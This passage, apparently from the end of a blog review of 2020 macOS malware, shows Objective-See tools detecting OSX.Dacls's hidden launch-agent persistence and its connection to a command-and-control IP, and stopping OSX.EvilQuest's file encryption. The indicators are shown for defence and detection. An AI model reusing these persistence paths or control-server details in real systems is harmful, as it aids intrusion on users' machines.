
- **LuLu** detects the malware’s unauthorized network communications to the attackers' remote command & control server (`~/Library/.mina` → `67.43.239.146`):



```
.mina
is trying to connect to 67.43.239.146

process
process id:      600
process args:    none
process path:    /Users/user/Library/.mina

network
ip address:      67.43.239.146
port/protocol:   443 (TCP)

time: 18:40:13
```


□ temporarily (pid: 600)

- **KnockKnock** can scan a system and generically if it is infected with `OSX.Dacls`, by detecting its launch item persistence (`com.aex-loop.agent.plist` → `~/Library/.mina`):


KnockKnock
KnockKnock
version: 2.1.1
Start Scan
Kernel Extensions
installed kexts, likely kernel loaded
1
Launch Items
daemons and agents loaded by launchd
4
Library Inserts
libs inserted by DYLD_INSERT_LIBRARIES
0
Library Proxies
dylibs that proxy other libraries
0
Login Items
items started when the user logs in
1
Login/Logout Hooks
items executed upon login or logout
0
scan complete

```
vmware-tools-daemon
/Library/Application Support/VMware Tools/vmware-tools-daemon
/Library/LaunchDaemons/com.vmware.launchd.tools.plist                 0/60 virustotal   info   show

BlockBlock
/Library/Objective-See/BlockBlock/BlockBlock.app/Contents/MacOS/BlockBlock
/Library/LaunchDaemons/com.objective-see.blockblock.plist             0/60 virustotal   info   show

vmware-tools-daemon
/Library/Application Support/VMware Tools/vmware-tools-daemon
/Library/LaunchAgents/com.vmware.launchd.vmware-tools-userd.plist     0/60 virustotal   info   show

? .mina
/Users/user/Library/.mina
/Users/user/Library/LaunchAgents/com.aex-loop.agent.plist             0/60 virustotal   info   show
```

Recall that `OSX.EvilQuest` would ransom a user's files. Well good news, Objective-See's **RansomWhere?** utility could both detect and stop this malicious behavior in its tracks:



toolroomd is 🔒 'ing files!

proc: (743) /Library/mixednkey/toolroomd
sign: unsigned

files:
› /Users/user/.Trash/RansomWhere_1.2.5.zip
› /Users/user/Desktop/Mixed In Key 8.dmg

The other new malware samples are similarly detected when they persist, generate an unauthorized network connection, or perform other malicious actions.

```
For more information about Objective-See's free tools, see:

                        Objective-See's Tools.
```

Conclusion:

Well that's a wrap! Thanks for joining our "journey" as we wandered through the macOS malware of 2020.

With the continued growth and popularity of macOS (especially in the enterprise!), 2021 will surely bring a bevy of new macOS malware. …so, stay safe out there!

And if you'd like to learn more about macOS malware and malware analysis techniques, I've written an entire (free) book on this very topic:

📚 **The Art Of Mac Malware, Vol. 0x1: Analysis**